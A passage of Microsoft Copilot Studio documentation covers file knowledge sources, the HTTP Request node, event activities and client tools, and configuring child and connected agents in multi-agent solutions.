- Uploaded files create new copies and don't overwrite existing files, even if they have the same name.

- The uploaded file becomes part of the agent solution, therefore exporting and importing an agent solution includes the files.

Deleting a file

To delete a file as a knowledge source in a generative answers node, perform the following steps:

1. Open the **Knowledge** page for an agent.
2. Locate the file you want to delete and select **More options (...)** then select **Delete**.
3. Confirm you want to delete the file by selecting **Delete**.

Warning

Deleting a knowledge source is permanent and cannot be undone.

Download a file

To download a file as a knowledge source in a generative answers node, perform the following steps:

1. Open the **Knowledge** page for an agent.
2. Locate the file you want to download and select **More options (...)** then select **Download**.

Disable files as a data source for a generative answers node

Files used as a data source for the agent are used as a data source by default for all generative answers nodes.

To exclude a specific generative answers node from using files as a data source:

1. Open the topic with the generative answers node you want to exclude.
2. On the top menu bar, select **More options > Open code editor**.
3. Insert the following lines of code immediately after the line `variable: Topic.Answer:`

```
YAML
```

```
fileSearchDataSource:  
  searchFilesMode:  
    kind: DoNotSearchFiles
```

4. Select **Save** at the top of the page.

Supported file types

- Word (doc, docx)
- Excel (xls, xlsx)
- PowerPoint (ppt, pptx)
- PDF (pdf)
- Text (.txt, .md, .log)
- HTML (html, htm)
- CSV (csv)
- XML (xml)
- OpenDocument (odt, ods, odp)
- EPUB (epub)
- Rich Text Format (rtf)
- Apple iWork (pages, key, numbers)
- JSON (json)
- YAML (yml, yaml)
- LaTeX (tex)

Important

Image, audio, video, and executable files aren't supported. In addition, files with encryption, such as sensitivity labels or password protection, aren't supported.

Last updated on 10/28/2025

Make HTTP requests

10/03/2025


In Copilot Studio, you can extend an agent's capabilities by calling external REST APIs using the **HTTP Request** node. This call can be helpful when you need to retrieve data from an external system or manipulate data on that system.

Prerequisites

- [Create and edit topics](#)

Use the HTTP Request node

1. Select the **Add node**  icon under the node after which you want to call an external API, point to **Advanced**, and select **Send HTTP request**.
2. In the **URL** box, enter the URL for the API endpoint you want to call.
3. Select the appropriate request **Method** from the dropdown. GET, POST, PATCH, PUT, and DELETE methods are supported.



4. Under **Headers and body** on the node, select the **Edit** button, which opens the **HTTP Request properties** panel.
5. You can optionally add one or more headers to the HTTP request. Select the **Add** button to add each header's key and value.

Headers

Give additional information with values.

Key	
Content-Type	
Value	application/json

+ Add

You can use the headers section to pass authentication tokens, content type, or any other required headers for the API you're calling. For example, you might add a header like

Authorization: Bearer <your_token> to authenticate the request.


6. By default, no content is sent in the body of the HTTP request, but you can [specify content in the body](#).
7. On the node, choose the **Response data type** from the available options.

You can provide an example JSON response, which you can usually find in the documentation for the API you're calling. It generates a Power Fx variable, allowing you to use it elsewhere in your authoring canvas, with intellisense support in the Power Fx editor. Select **From Sample Data** and then select **Get schema from sample JSON**. Paste your sample response into the editor and select **Confirm**.

8. Under **Save user response as** choose where you want the HTTP request response to be stored, either creating a new variable or selecting an existing one.

Send content in the HTTP request body

1. Under **Headers and body** on the node, select the **Edit** button, which opens the **HTTP Request properties** panel.
2. Under **Body**, select the appropriate content type. By default, **Body** is set to **No Content**, where no content should be present within the request body, which is most commonly used with the GET request. To add content to the body, select from one of the available options.



- **JSON Content:** JSON content allows you to provide a JSON object in the request body. This object is often used when making POST or PUT requests. When this option is selected, an editor allows you to enter your JSON content.

You can also specify your JSON content using Power Fx, allowing you to include dynamic values and reference variables. Select the **Edit JSON** button, choose **Formula**, and then enter a Power Fx object (any existing JSON that was entered is

converted into a Power Fx object for you), which is converted into JSON when the HTTP request is made.

The image shows a user interface for configuring an HTTP request body. At the top, the section is titled 'Body' with the instruction 'Decide what to send or send nothing'. Below this is a dropdown menu currently set to 'JSON content'. A sub-menu is open, showing three options: 'Edit JSON' (with a code icon), 'JSON' (with a checkmark icon), and 'Formula'. A blue double-headed arrow icon is positioned to the right of the 'JSON' option. Below the sub-menu is a large, empty rectangular text area for entering content.

- **Raw content:** Raw content lets you insert a string of data into the request body, and this string can be of any content type you specify. Raw content is entered using a Power Fx formula, such as the string content shown in the following example.

The screenshot shows the configuration interface for an HTTP Request node. An 'Enter formula' dialog is open, displaying the formula 'the quick brown fox' and its output. The background panel shows various configuration options:

- Body:** Decide what to send or send nothing. Set to 'Raw content'.
- Content Type:** The content type, e.g. application/text. Set to 'Enter or select a value'.
- Content:** The raw content to be added into the HTTP request. Set to 'Enter or select a value'.
- Request timeout (milliseconds):** Set to '30000'.
- Response headers:** Set to 'Select a variable'.
- Error Handling:** Determine what happens when an error occurs. Set to 'Raise an error'.

Error handling and time out

The **HTTP Request** node has multiple options for handling situations where the HTTP request might fail or return an error.

By default, the feature raises an error. This means that when an HTTP request returns an error or fails to execute, the agent stops its operation and triggers the **On Error** system topic, displaying an error message.

However, you can configure the error handling to not trigger the **On Error** system topic. Instead, you can make it store the HTTP status code and any error response body into variables that you specify. You can interrogate these variables as needed, and the topic can continue to run. This configuration is useful in scenarios where you want the agent to continue operation, even if a particular HTTP request fails.

To configure the error handling behavior of an **HTTP Request** node:

1. Under **Headers and body**, select **Edit**. The **HTTP Request properties** panel appears.
2. Under **Error handling**, select the desired behavior: **Raise an error**, or **Continue on error**.

3. If you select **Continue on error**, configure variables for the status code and error response body.

Error Handling
Determine what happens when an error occurs.

Continue on error

Status code
{x} StatusCode number

Error response body
{x} ErrorResponse any

In this example, if the HTTP request fails, the agent stores the HTTP status code in the `Topic.StatusCode` variable, and the response body in the `Topic.ErrorResponse` variable. The agent continues to its next steps in the topic.

The **Error response** variable type is **Any**. You can use a [Parse value](#) node to convert this variable into a Power Fx record.

In the **HTTP Request properties** panel, you can also set a **Request timeout** property, in milliseconds. The default value is 30 seconds.

Send an event or activity

06/18/2025

Copilot Studio provides a set of nodes that you can use for activities that aren't messages: the **Event activity** node, the **Invoke activity** node, and other activity-related nodes that the *activity protocol* supports.

What is the activity protocol?

The *activity protocol* is a core transport concept in Copilot Studio. The activity protocol allows seamless communication between users and agents. It defines a standardized structure for all interactions, categorizing them into various activity types.

Event activities and *message* activities are two distinct types within the activity protocol, each serving unique purposes in communication workflows.

Message activities represent the foundational communication units between users and agents, primarily carrying textual, media, or adaptive card content. They're designed for direct interactions, where a user makes a query or statement, and the agent responds accordingly.

Event activities, on the other hand, are typically used to signify nonverbal actions or system-generated updates. They allow for asynchronous communication, triggering specific functionalities or workflows without requiring direct user interaction. For instance, an event activity can notify an agent about a user joining a conversation or changes in surrounding context.

Sending events

The **Event activity** node is designed for sending event activities. Event activities are sent from the agent and can be intercepted and used by the channel, which decides if and how to use the activities. When you send an event, you give it a name and then you can set a value for the event. This value can be in any format:

- A primitive literal value
- A variable reference
- A Power Fx formula.


The value gets serialized as a JSON literal and added to the outgoing activity.

Uses of this node include:


- Configure a custom Web Chat control to handle events sent from the agent. For example, you could look for an event coming back from the agent and take an action on the page. The `04.api/c.incoming-activity-event` sample in the [Microsoft Bot Framework Web Chat samples repository on GitHub](#) demonstrates how event handling could work.
- Use event activities to control AudioCodes recording services—for example, to start or stop call recording. For more information, see [Recording calls](#).

Using client tools

During orchestration, we provide the language model with a set of tools. Most people think about tools as calling into external systems.



However, we can also use event activities to execute tools from the client.



When the orchestrator decides to execute a client tool, the agent sends out an event activity to the client, including the inputs defined in the tool.

The agent sends out the activity, then waits for the client to perform the action and return a result. When the client is done, it sends an event activity containing the response to the agent. The agent takes this response as the tool response and continues orchestration.

Sample payloads for client tools

Suppose we have a client tool that retrieves the text on a PowerPoint slide.

The inputs are the page number, and the output is the text on the slide.

The agent could send a payload like:

JSON

```
{
  "type": "event",
  "timestamp": 1738709828,
  "from": {
    "id": "d9c0dcf9-4045-8062-535b-73fb4dfee954",
    "role": 0
  },
  "name": "getSlideContent",
  "replyToId": "f617c120-7b36-496a-a096-ac692efdad04",
  "value": {
    "page": 5
  }
}
```

After the operation finishes, the client sends the agent something a payload like:

JSON

```
{
  "type": "event",
  "timestamp": 1738709828,
  "name": "getSlideContent",
  "replyToId": "f617c120-7b36-496a-a096-ac692efdad04",
  "value": {
    "content": "QA slide. Next steps"
  }
}
```

Setting up client tools

There are two ways to register client tools.

As part of your agent topic content, you can register a dedicated client task action on your agent, using the code editor.

For example:

YAML

```
description: this tool retrieves the content of a powerpoint slide
schemaName: GetSlideContent
dialog:
  kind: TaskDialog
  action:
    kind: InvokeClientTaskAction
    clientActionInputSchema:
      kind: Record
      properties:
        page:
          displayName: Page Number
          description: The number of the slide
          isRequired: true
          type: Number
    clientActionResponseSchema:
      kind: Record
      properties:
        content:
          displayName: Slide Content
          description: The content of the slide
          type: String
```

Sometimes, the available tools are dynamic, based on the context of the hosting client. To allow more flexibility, makers can set a [system variable](#) to dynamically set other client tools that can be used for this session.

YAML

```
- kind: SetVariable
  id: setVariable_76NZWK
  variable: System.ClientPluginActions
  value: |-
    =
    {
      Description: "this tool retrieves the content of a powerpoint slide",
      Identifier: "GetSlideContent",
      Name: "GetSlideContent",
      Response: {mode: "Generated"},
      Inputs: [
        {
          Description: "The name of the menu for the form to launch",
          IsAutomatic: true,
          IsRequired: true,
          Name: "Page Number",
```

```

        PropertyName: "page",
        Type: {
            '$kind': "Number"
        }
    },
    Outputs: [
        {
            Description: "The content of the slide",
            Name: "Slide Content",
            PropertyName: "content",
            Type: {
                '$kind': "String"
            }
        }
    ]
}
]

```

Sending other activity types

In addition to event activities, you can send activities of other types using the **Invoke activity** node. The types of activities you can send are a subset of the ones offered in the [Bot Framework Schema - ActivityTypes Class](#). When using this node, you choose the type of the activity and then optionally set a name or value.

Common types are:

- **Typing** sends a typing activity, which the channel can choose to pick up and show a typing indicator on the client.
- **Invoke** and **Invoke response** are used for Microsoft Teams. You create a topic with an invoke trigger to intercept an incoming Invoke from Teams, and use an **Invoke response activity** node to send an appropriate response back to Teams.
- **Handoff** sends a handoff activity with explicit control over the value. A handoff is used for external channels, such as AudioCodes.

Related content

- [Work with global variables](#)
- [Customize the look and feel of an agent](#)

Add other agents overview

Copilot Studio lets you enhance your agents by connecting them to other agents. Agents can hand off user interactions to each other or respond to autonomous triggers. Scale out your solutions efficiently and effectively by using modular agents tailored to particular tasks or data sets.

There are several ways to add other agents to your existing Copilot Studio agent:

- [Create child agents](#). Child agents are lightweight agents within your existing agent.
- [Connect to other Copilot Studio agents within your environment](#).
- Connect to external agents:
 - [Other agents that are available over the A2A protocol](#)
 - [Microsoft Foundry agents \(preview\)](#)
 - [Fabric Data agents \(preview\)](#)
 - [Agents built with Microsoft 365 Agents SDK \(preview\)](#).

All agents you add to an agent appear on its **Agents** page.

Connecting to agents built with Microsoft Foundry, Microsoft Fabric and Microsoft 365 Agents SDK, is currently available in public preview.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Considerations for multi-agent solution design

Multi-agent orchestration can be powerful, but it's not always necessary and you should consider carefully before adopting a multi-agent approach to your solution. The following

considerations are important when deciding if and how you should utilize child agents within your main agent, or connect your agent to a separate agent.

When to use child agents

Create child agents within your agent when:

- You're building a single use case to respond to a single intent or complete a single task (for example, create a ticket, check a status, book a flight).
- A single developer or a small, cohesive team manages the entire agent solution.
- You want to logically group tools, instructions, and knowledge into clearly defined subagents within a larger agent.
- You don't need separate configuration settings, authentication, or deployment capabilities for the subagents.
- You don't intend to publish these agents separately or make them available independently.
- You don't need to reuse the agent across multiple agents.

When to consider breaking your agent into multiple connected agents

You should consider breaking your agent into multiple connected agents when the ability for your agent to differentiate between the available tools, based on their name and description, starts to degrade.

As a rule of thumb, this degradation in performance can happen when your main agent has more than 30-40 choices of action (tools, topics, and other agents). However, degraded performance can also happen in an agent with a smaller number of tools with similar descriptions.

Ultimately, you should assess your agent's performance against your own evaluations. While you should always start by reviewing your descriptions to see if further differentiation is possible, splitting functionality across multiple agents can help to maintain precision.

Other reasons you might consider splitting your solution across multiple connected agents include:

- Multiple teams or developers manage different agents independently.
- You need to publish and maintain agents separately, and make them available directly on independent channels, as well as being usable by other agents.

- Agents must have their own dedicated settings, such as which model the agent is configured to use.
- You need independent application lifecycle management (ALM) processes for each agent.
- You want to make your agent reusable (that is, connected to and usable by more than one agent).

You can mix connected agents and child agents in your solution. For example, you could break out parts of your solution into separate agents that users could also access directly. Each of those agents could have their own child agents for key purposes.

Potential impacts of multi-agent solutions

Having your solution split across multiple agents can:

- Increase latency due to the extra orchestration hops that are introduced. For example, the main agent orchestration identifies a connected agent that can handle the query. The connected agent then runs using *its own* orchestration layer to determine how to handle the query with its available tools.
- Increase the testing, management, and governance surface area for a solution.

Redirect to an agent from a topic

You can explicitly redirect to a child or connected agent from within a topic. Once the agent is done, the originating topic where you redirected from resumes. You can insert more nodes after the agent redirect node as needed.

1. Select the Add node icon under the node after which you want the redirect to occur, select the agent you want to redirect to in the **Add an agent** sub menu.
2. Some agents support passing input and retrieving output variables, such as when you [configure inputs and outputs on a child agent](#). If inputs are available, you can add them via the node and set a value for each one. Each output for the agent automatically has a topic variable created where the values from the outputs are placed.
3. You can now save and test your topic to ensure the agent redirect is working as desired.

ⓘ Note

Redirecting to Fabric Data agents isn't currently supported.

Manage existing connected agents

You can make any child or connected agent momentarily unavailable or remove it entirely from your solution.

Temporarily make a child or connected agent unavailable to your main agent

On the **Agents** page for your main agent, use the **Enabled** toggle next to the agent you want to turn on or off.

Turning off a child agent or a connected agent makes it inactive—that means it doesn't respond to users or triggers.

Delete a child agent

On the **Agents** page for your main agent, select the three dots (...) next to the child agent you want to remove and select **Delete**.

Remove a connected agent

On the **Agents** page for your main agent, select the three dots (...) next to the connected agent you want to remove and then select **Disconnect agent**.

Reference a child agent or connected agent in your main agent's instructions

It can be useful, especially for autonomous agents, to be able to reference child agents you created or other agents you connected. With this method, you can break down a long instruction set for an agent into smaller focused pieces.

1. Go to the **Overview** page for your main agent.
2. In the **Instructions** field, enter a slash (/) and select the desired agent. Copilot Studio automatically saves the instructions.
3. Test your agent. When you use the test panel in Copilot Studio, you should see your agent referenced in the activity map.

Known limitations

The following limitations apply to child and connected agents.

- Fabric Data agents can't currently be redirected to using the **Redirect** node within a topic. Fabric Data agents can't currently be explicitly referenced within instructions.
- Fabric Data agents don't currently function when your main agent is deployed to Microsoft 365 Copilot.
- Citations might not always be maintained when passing outputs back from an agent back to a calling agent.
- Child and connected agents respect the **Use general knowledge** setting of the main agent. In this case, the other agents don't use general knowledge as a source for answers generated by the built-in knowledge tool. However, the other agents might sometimes use the underlying language model knowledge when generating questions or messages.
- If you use an agent as a *main agent* with one or more connected agents, you can't *also* use the same agent as a connected agent for a second main agent. However, you can use any agent that doesn't have connected agents as a connected agent in multiple main agents.
- In multi-agent setups, when your parent agent relies entirely on sub-agents (with no topics or knowledge sources), and you set the parent agent's [after running behavior](#) for the child agent to **Don't respond**, the platform might send an additional, system-generated `explanation_of_tool_call` message after the child agent responds. The orchestration runtime (not the child agents) produces this message. The message doesn't indicate an issue with the agent configuration.

Add a child agent

Summarize this article for me

A child agent is a lightweight agent that exists within the context of your main agent. Child agents let you logically group tools, instructions, and knowledge into clearly defined subagents within a larger agent. They're ideal for single use cases that respond to a single intent or complete a single task. This article explains how to create and manage a child agent.

Create a child agent

1. Go to the **Agents** page for your main agent and select **Add an agent**.
2. Select **New child agent**.
3. Enter a distinctive name for your new child agent.
4. Determine when your agent should be used. By default, agents respond to users or triggers, based on their description.
 - If you want to use the default behavior (**The agent chooses - Based on description**), enter a brief description of your agent's purpose.
 - Otherwise, expand the list under **When will this be used?** and select the desired behavior. For more information on the supported behaviors, see [Determine when to use your agent](#).
5. Enter clear instructions that you want your agent to follow when invoked. To reference tools, variables, or add Power Fx formulas in your instructions, enter a slash (/) and select the desired option from the menu that appears.

Important

When referencing existing tools in your subagent instructions, decide if the tool should be accessible directly by your main agent or only when explicitly called within the subagent instructions. Limiting a tool's usage to explicit instruction references helps prevent orchestrator confusion when similar tools or agents exist. For example, if you have a "Check account balance" agent and a similar "Get account balance" tool, restrict the tool to be called only by the agent to avoid overlap. To restrict a tool to only be available when referenced from another agent, clear the **Allow agent to decide dynamically when to use this tool** property in the **Additional details** section on the tool's detail page.

6. Optionally, add knowledge and tools that only this child agent can use:

- In the **Knowledge** section, select **Add** and proceed in the same fashion as when you [add knowledge](#) to your main agent.
- In the **Tools** section, select **Add** and proceed in the same fashion as when you [add tools](#) to your main agent.

7. If you don't want this agent to be active yet, turn off **Enabled**. You can [make your child agent active](#) later.

8. Select **Save**.

Manage inputs and outputs

By default, a child agent receives a natural language task to accomplish from the main agent when the agent calls it. When it completes its task, it returns a natural language summary of what happened during its execution. In some cases, you might want to specify more explicit input and output values for the agent.

Configure inputs and input collection

1. From your parent agent **Agents** page, select your child agent.
2. Scroll to the **Inputs** section.
3. To add an input, select **Add Input**. Define a **Display name** and **Description**, which help the agent understand the purpose of the input so that it can fill the input with a relevant value when calling this agent.
4. Select a **Data type**.
5. Optionally, select **Make this input required** to require the input has a value before the agent can be called.
6. Select **Save**.

Advanced input configurations

Select **Advanced** to expand the section and see the other settings you can configure for the input.

Advanced settings include the following settings related to how the agent fills the input value when calling the child agent:

- **Should prompt user:** If this setting is turned on, the agent explicitly prompts the end user for a value for the input if the agent can't find the value from available context. This is useful when you want to ensure the agent gets a value for this input, even if the calling agent doesn't provide one or doesn't have relevant context to fill it. When this setting is enabled, the child agent generates a prompt to ask the user for the required information, which can help improve the accuracy of the agent's response.
- **Prompt - Customize:** Select to customize a specific prompt wording for collection for more deterministic control.
- **How many reprompts:** Specify how many times the agent should reprompt the user for a value for this input if the provided value isn't valid. This is useful to ensure the agent gets a valid value for this input. You can select up to two reprompts.
- **Retry prompt - Customize:** Select to customize specific prompt wording for reprompts when the provided value doesn't satisfy the specified conditions, for more deterministic control.
- **Condition:** Specify conditions the provided input has to satisfy to be considered valid.
- **Condition not met prompt:** Customize a specific prompt wording to ask the user for a different value when the provided value doesn't satisfy the specified conditions.
- **Action if no entity found:** Specify the action the agent should take if the agent can't find a value for this input from the available context, or from prompting. Select whether to escalate, set the variable to a specific value, or leave the value empty.
- **No entity found message:** If you select to have the agent escalate when no value is found for this input, customize the message the agent sends to the user.

Configure child agent outputs and completion behavior

Under **Outputs**, you can configure the output values your child agent returns to the parent agent when it finishes. You can also configure the behavior of the parent agent after the child agent finishes.

Configure parent agent behavior after child agent completion

You can specify the behavior of the parent agent after the child agent finishes running under **After running** in the **Outputs** section:

- **Don't respond:** By default, the parent agent continues with the next step in its orchestration plan after the child agent finishes and returns any outputs to the parent agent. You can also select to have the parent agent send a message to the user immediately after the child agent finishes, before continuing with the next step in its orchestration plan by selecting one of the other options.
- **Write the response with generative AI:** The parent agent sends a message to the user with a generative AI response immediately after the child agent finishes, using the child

agent's outputs as context for the response.

- **Send specific response:** The parent agent sends a specific message to the user immediately after the child agent finishes, regardless of the child agent's outputs. When you select this option, you can customize the message content.
- **Send an adaptive card:** The parent agent sends an adaptive card to the user immediately after the child agent finishes. When you select this option, you can customize the adaptive card content.

Configure outputs

1. Go to the child agent details.
2. Scroll to the **Outputs** section.
3. To see the current list of outputs, expand the **Advanced** section within the **Outputs** section.
4. To add an output, select **Add Output**. Define a **Display name** and **Description**, which help the agent understand the purpose of the output so that it can fill it with a relevant value when returning values to the calling agent.
5. Select a **Data type**.
6. Select **Save**.

Within the **Outputs** section, you can also choose to have a message sent to the user immediately after your child agent finishes. To send the message, change the **After running** selection.

Determine when to use your agent

By default, child agents respond to a user query based on their description. You can also configure child agents to intercept other events and respond to them under **When will this be used?**.

 Expand table

Event	Description
A message is received	Called when a message activity—the most common type of activity—is received. Received when a user types or says something to the agent. By default, the agent responds to any messages. To limit the agent response to a specific type of message, use the Activity type list under Additional details .

Event	Description
A custom client event occurs	Called when an event activity is received. By default, the agent responds to any event. To limit the agent response to a specific event, use the Event name property under Additional details .
An activity occurs	Called when an activity of any type is received. To limit the agent response to a specific type of activity, use the Activity type list under Additional details .
The conversation changes	Called when a conversation update activity is received. For example, Teams sends an activity of this type when a user joins a conversation.
It's invoked	Called when an invoke activity is received. Most commonly received from the Teams channel—for example, when the user interacts with a message or search extension in Teams.
It's redirected to	Called when the agent is called explicitly from within a topic .
The user is inactive for a while	Called when the user hasn't interacted with the main agent after a configured period of time. Select the desired inactivity threshold from the Inactivity duration list under Additional details .
A plan completes	Called when the main agent finishes executing all planned steps to respond to a user query or autonomous trigger.
An AI-generated response is about to be sent	Called when the main agent generates a response for a user after calling one or more topics, tools, or knowledge sources. Use the <code>Response.FormattedText</code> system variable to see the generated response. Set the <code>ContinueResponse</code> variable to false if you want to prevent the orchestration response being sent (that is, if you modify the message and send your own using a Message node).

Other details

Depending on your selection for **When will this be used?**, more properties might be available. The following properties are always available.

Condition

Specify conditions that must be met in order for the agent to be called. For example, you might want the agent to be called only if the channel used by an employee is Microsoft Teams.

Additional details

Condition

{x} Activity.Channel choice

is equal to

Enter or select a value

Directline

Facebook

MsTeams

Omnichannel

Telephony

Builder

If you need more complex conditions, you can switch to the [Power Fx](#) formula editor: select **Builder** then select **Formula**.

Additional details

Condition

{x} Activity.Channel choice

is equal to

Enter or select a value

Directline

Facebook

MsTeams

Omnichannel

Telephony

Builder

Builder

Formula

+ New condition

Priority

More than one agent can fire for a single incoming activity, such as a message. By default, the option you select for **When will this be used?** determines the order the agents fire.

Child agents and topics share the same set of triggers or events that they can respond to. If an agent and a topic are configured to respond to the same event, such as user inactivity, use the priority property to determine which one goes first.

Order of execution:

1. An activity occurs
2. A message is received / A custom client event occurs / The conversation changes / It's invoked
3. The agent chooses

If multiple agents or topics must be called based on the same type of event, they're called in the order of creation (oldest first).

You can set the **Priority** property explicitly. A lower number indicates a higher priority.

Child agents and tools use

Copilot Studio agents using generative orchestration have limitations in the maximum and recommended numbers of tools they can use. For more information, see [Limitations on tools in agents](#).

When a child agent is called, it uses its own tools and knowledge to respond to the user or event. Because child agents have their own orchestration, they have their own limits for the number of tools, separate from the limits of the parent agent.

The separate limit is one of the benefits of using child agents: you can logically group tools and knowledge into smaller agents that focus on specific tasks, without impacting the overall limits of the main agent. There's a tradeoff, however, in the latency added by the added layer of orchestration.

Last updated on 02/18/2026

Connect to an existing Copilot Studio agent

To connect your main agent to another Copilot Studio agent:

- The other agent must be in the same environment as your main agent.
- The other agent must be published.
- The other agent must be configured to [allow connections from other agents](#).
- The maker must either be the owner of the connected agent or have the agent shared with them.

ⓘ Note

Depending on your authentication setup, you might need to share the connected agent with end users of the main agent so they can access it and it can work correctly at runtime.

To connect an existing agent to your agent:

1. Go to the **Agents** page for your main agent and select **Add an agent**.
2. Under **Connect to an external agent**, select **Copilot Studio** from the available agent types.

Choose how you want to extend your agent

Get started by creating an agent or connecting an existing agent in your environment. [Learn more](#)



Create an agent

A lightweight agent that lives inside your current agent and inherits its settings. Ideal for breaking down complex logic.

Connect an existing agent



Copilot Studio

Select from available agents in this environment



Microsoft Fabric

Data agents from Microsoft Fabric

3. Select the desired agent from the list of available Copilot Studio agents. The agent's name, instructions, and description appear.
4. Adjust the description (if needed) to make it more contextual for the main agent. Make the description more specific if you have other tools or agents where the descriptions might overlap. Update the description to ensure Copilot Studio can understand when to invoke the second agent. To learn more, see [writing effective metadata](#).
5. If you want to prevent conversation history from being passed to this agent when another agent calls it, clear the **Pass conversation history to this agent** box. This method limits the information being passed to the agent to just the explicit task that the main agent wants the other agent to complete.

ⓘ Note

